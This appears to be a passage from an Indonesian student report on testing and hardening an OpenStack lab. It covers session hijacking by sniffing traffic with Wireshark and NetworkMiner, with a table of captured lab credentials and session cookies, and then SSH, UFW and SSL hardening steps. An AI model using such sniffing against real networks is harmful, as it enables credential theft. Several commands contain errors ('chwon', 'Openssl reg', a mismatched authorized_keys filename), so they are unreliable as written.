42. Kedua, lakukan pengujian pada *port ssh*. Dan didapatkan hasil bahwa tidak ditemukan *username* dan *password* yang digunakan oleh target.

B. Tahap-tahap pengujian pada aspek *integrity* adalah sebagai berikut.


1. Dashboard

- Melakukan serangan *Session Hijacking* pada *Openstack* melalui *Horizon* (*Dashboard*). Dengan menjalankan *wireshark* untuk mendapatkan beberapa data mengenai *dashboard Openstack.*
- Simpan hasil *capture* data tersebut dengan format "*.pcap".*
- Kemudian untuk mendapatkan data secara detail dari hasil *capture* diatas gunakan aplikasi *NetworkMiner*. Berikut tampilan data secara detail dari hasil *capture* setelah menggunakan *tool NetworkMiner.*
- Buka menu *parameter* untuk melihat informasi secara detail *dashboard openstack*



2. *Web Proyek1.ta05.com*

- Melakukan serangan *Session Hijacking* pada *web "proyek1.ta05.com.*



- Jalankan aplikasi *wireshark* untuk mendapatkan beberapa data mengenai *web server* yang akan di uji *capturing.* Setelah mendapatkan *web server* tersebut, stop proses pencarian.
- Simpan hasil *capture* data tersebut dengan format "*.pcap".*
- Kemudian untuk mendapatkan data secara detail dari hasil *capture* diatas gunakan aplikasi *NetworkMiner.* Berikut tampilan data secara detail dari hasil *capture* setelah menggunakan *tool NetworkMiner.*
- Kemudian buka menu *parameter* untuk melihat target informasi secara detail *dashboard openstack.*


Hosts (31) | Frames (18xxx) | Files (5) | Images | Messages | Credentials (2) | Sessions (22) | DNS (234) | Parameters (41) | Keywords | Cleartext | Anomalies

Parameter name	Parameter value	Frame number	Source host	Source port	Destination host	Destinatior
Host	www.msftncsi.com	4635	172.35.40.107 (Windows)	TCP 60844	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
Host	proyek1.ta05.com	5172	172.35.40.74 (Windows)	TCP 61183	172.35.42.107 [proyek1.ta05.com]	TCP 80
Upgrade-Insecure-Requests	1	5172	172.35.40.74 (Windows)	TCP 61183	172.35.42.107 [proyek1.ta05.com]	TCP 80
User-Agent	Mozilla/5.0 (Windows NT 10...	5172	172.35.40.74 (Windows)	TCP 61183	172.35.42.107 [proyek1.ta05.com]	TCP 80
Host	proyek1.ta05.com	5780	172.35.40.74 (Windows)	TCP 61183	172.35.42.107 [proyek1.ta05.com]	TCP 80
User-Agent	Mozilla/5.0 (Windows NT 10...	5780	172.35.40.74 (Windows)	TCP 61183	172.35.42.107 [proyek1.ta05.com]	TCP 80
Referer	http://proyek1.ta05.com/	5780	172.35.40.74 (Windows)	TCP 61183	172.35.42.107 [proyek1.ta05.com]	TCP 80
Host	browser.taobao.com:443	5894	172.35.40.104 (Windows)	TCP 14237	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
Proxy-Connection	keep-alive	5894	172.35.40.104 (Windows)	TCP 14237	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
User-Agent	Mozilla/5.0 (Windows NT 10...	5894	172.35.40.104 (Windows)	TCP 14237	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
Host	proyek1.ta05.com	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Content-Length	34	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Origin	http://proyek1.ta05.com	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
X-Requested-With	XMLHttpRequest	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
User-Agent	Mozilla/5.0 (Windows NT 10...	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Content-Type	application/x-www-form-urlen...	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Referer	http://proyek1.ta05.com/	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
email	ta05@gmail.com	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
password	ta05	11458	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
PHPSESSID	s3fnpr2qlfj38all8cknda8270	12305	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Host	proyek1.ta05.com	12305	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Upgrade-Insecure-Requests	1	12305	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
User-Agent	Mozilla/5.0 (Windows NT 10...	12305	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Referer	http://proyek1.ta05.com/	12305	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Cookie	PHPSESSID=s3fnpr2qlfj38ali...	12305	172.35.40.74 [TA05] (Win...	TCP 61184	172.35.42.107 [proyek1.ta05.com]	TCP 80
Host	mus.lenovo.com:443	14655	172.35.40.104 (Windows)	TCP 14240	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
Host	mus.lenovo.com:443	14678	172.35.40.104 (Windows)	TCP 14241	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
Proxy-Authorization	Basic bGRtYm9rOmxhbWJva...	14678	172.35.40.104 (Windows)	TCP 14241	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
Host	mtalk.google.com:443	17689	172.35.40.64 (Windows)	TCP 57612	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
Proxy-Connection	keep-alive	17689	172.35.40.64 (Windows)	TCP 57612	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128
Proxy-Authorization	Basic bGRtYm9rOmxhbWJva...	17689	172.35.40.64 (Windows)	TCP 57612	172.35.41.245 [mus.lenovo.com:443] [Proxy Server ...	TCP 3128


Pada gambar diatas terdapat *host name, username, password,* dan *session id* yang digunakan oleh *web server "proyek1.ta05.com".*

3. *Appshome.ta05.com*

- Lakukan langkah yang sama pada *appshome.ta05.com.*




- Kemudian buka menu *parameter* untuk melihat target informasi secara detail pada *appshome.ta05.com.*



C. Langkah-langkah *hardening* pada aspek *Confidentiality.*


1. Langkah yang pertama sekali kita lakukan adalah meng-*generate public key* dan *private key* yang akan kita gunakan menggunakan *puttygen.*

2. Buka aplikasi *puttygen* dari *windows.*




Atur tipe *key* yang akan di *generate* SSH-2 RSA dan jumlah *bit* dari *key* yang *degenerate 2048*. Setelah itu *klik generate*.

3. Gerakkan kursor secara acak diarea yang kosong



4. Setelah itu *key* sudah di *generate*, dimana *key* ini akan kita gunakan untuk otentikasi ketika akan mengakses server menggunakan *open ssh*. Simpan *private key* dan *public key* dengan mengklik tombol *save public key* dan *save private key* dengan *ekstensi .ppk.* Untuk *key paspharese* dan *conform passphrase* dapat dikosongkan.



5. Setelah itu kita simpan *public key* didalam server yang akan kita akses menggunakan *openssh.*
   a. Buat sebuah folder baru didalam server yang akan diremote menggunakan perintah,

```
root@controller:/home/ta05# mkdir .ssh
```

   b. Buat sebuah file didalam folder *.ssh* dengan nama *authorized_key*. Simpan *public key* didalam file tersebut.

```
root@controller:/home/ta05# nano authorized_key
```

   Lalu *paste public key* yang sudah kita *generate* sebelumnya, kedalam file tersebut. dan pastikan *public key* yang di *paste* menggunakan satu baris.

6. Ubah *owner* dari folder *.ssh* dan file *authorized_key* menggunakan perintah,

```
root@controller:/home/ta05# chwon ta05:ta05 -R .ssh
```

7. Setelah itu kita atur perijinan folder *.ssh* menggunakan perintah,

```
root@controller:/home/ta05# chmod 0700 .ssh
```

8. Lalu kita atur perijinan dari file *authorized_key*

```
root@controller:/home/ta05/.ssh# chmod 0644 authorized_key
```

9. Setelah itu, langkah selanjutnya yang akan kita lakukan adalah mengubah isi dari file *sshd_config* sesuai dengan kebutuhan.

```
root@controller:/home/ta05# nano /etc/ssh/sshd_config
```

Dan isikan sesuai dengan dibawah ini.

```
Port 2222
Protocol 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
UsePrivilegeSeparation yes

KeyRegenerationInterval 3600
ServerKeyBits 768

SyslogFacility AUTH
LogLevel INFO

LoginGraceTime 120
PermitRootLogin no
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile %h/.ssh/authorized_keys

IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
PermitEmptyPasswords no

ChallengeResponseAuthentication no
PasswordAuthentication no

X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
```

```
AcceptEnv LANG LC_*

      Subsystem sftp /usr/lib/openssh/sftp-server
UsePAM yes
AllowUsers ta05
       MaxAuthTries 3
```

a. Ganti penggunaan *port* menjadi 2222


b. Menggunakan *protocol 2*

c. Nonaktifkan *login* untuk *root*

d. Nonaktifkan *password authentication*

e. Batasi *user* yang dapat mengakses *ssh*


10. Setelah langkah tersebut sudah selesai, maka kita mencoba masuk kembali menggunakan *username* dan *password.*




ketika kita mencoba masuk menggunakan *username* dan *password* akan gagal, karena kita sudah menonaktifkan penggunaan *username* dan *password* untuk otentikasi.

11. Kita masuk menggunakan *private key.*

a. Atur terlebih dahulu *user* yang masuk melalui tab *connection -> data*. Atur *user* sesuai dengan *user* yang telah kita ijinkan pada *file sshd_config.*



b. Setelah itu kita *import private key* yang sudah kita *generate* sebelumnya. masuk melalui tab *connection -> SSH -> Auth*



c. Setelah itu klik kembali tab *session* dan klik tombol *open* untuk memulai *session*. Jika berhasil akan menghasilkan informasi berikut

```
Using username "ta05".
```

```
Authenticating with public key "ta05-rsa-key"
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-97-generic
x86_64)

 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0
Your Hardware Enablement Stack (HWE) is supported until April
2019.

Last login: Sat Jun 16 12:25:37 2018 from asusx455l
ta05@controller:~$
```

D. Langkah-langkah *Hardening* pada aspek *availability* dengan UFW

Tahap pengaktifan dilakukan pada setiap *node* dengan melakukan pengaturan *firewall* pada setiap *node* dengan melakukan langkah-langkah dibawah ini.

1. *Install* terlebih dahulu paket UFW.
2. Setelah paket UFW telah terinstal, ganti *default policies* untuk paket *incoming* dan *outgoing*.

```
#sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
#sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
```

3. Setelah kedua perintah di atas selesai dilakukan, aktifkan *firewall*.
4. Aktifkan *port* 80, agar dapat menampilkan *web* di *browser*, perintah seperti pada gambar di bawah ini digunakan untuk mengaktifkan *port* 80.

```
# ufw allow 80
Rule added
Rule added (v6)
```

5. Aktifkan juga *port* 6080. *Port* ini digunakan agar *host* yang ditambahkan pada *openstack* dapat berjalan.

```
# ufw allow 6080
Rule added
Rule added (v6)
```

6. Setelah melakukan langkah-langkah di atas, langkah terakhir untuk konfigurasi *firewall* adalah dengan melihat daftar *port* yang terbuka.

```
# ufw status numbered
# ufw status verbose
```

E. Langkah-langkah *Hardening* Aspek Integrity

1. Jalankan perintah

```
mkdir /etc/apache2/ssl
```

2. Buat *enkripsi* dan sertifikat dengan menggunakan perintah berikut ini.

```
Openssl reg -x509 -nodes -days 365 -newkey rsa:2048 -keyout
/etc/apache2/ssl/apache.crt
```

Lalu isi file dengan data berikut ini.

Country Name	*: ID*
State or Province	*: sumut*
Location Name	*: sitoluama*
Organizational Unit Name	*: computer*
Common Name	*: ta05*
Email Address	*: ce315006@students.del.ac.id*

3. Kemudian pada file */etc/apache2/sites-available/default-ssl.conf* tambahkan baris berikut.

```
<IfModule mod_ssl.c>
    <VirtualHost _default_:443>
        ServerAdmin ta05@example.com
        ServerName proyek1.ta05.com
        ServerAlias www.proyek1.ta05.com
        DocumentRoot /var/www/html
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
        SSLEngine on
        SSLCertificateFile /etc/apache2/ssl/apache.crt
        SSLCertificateKeyFile /etc/apache2/ssl/apache.key
        <FilesMatch "\.(cgi|shtml|phtml|php)$">
                        SSLOptions +StdEnvVars
        </FilesMatch>
```

```
        <Directory /usr/lib/cgi-bin>
                        SSLOptions +StdEnvVars
        </Directory>
        BrowserMatch "MSIE [2-6]" \
                        nokeepalive ssl-unclean-shutdown \
                        downgrade-1.0 force-response-1.0
        BrowserMatch "MSIE [17-9]" ssl-unclean-shutdown
    </VirtualHost>
</IfModule>
```

4. Kemudian *enable* aktifkan konfigurasi tersebut dengan perintah berikut.

```
Sudo a2ensite default-ssl.conf
```

5. Selanjutnya *restart service apache2.*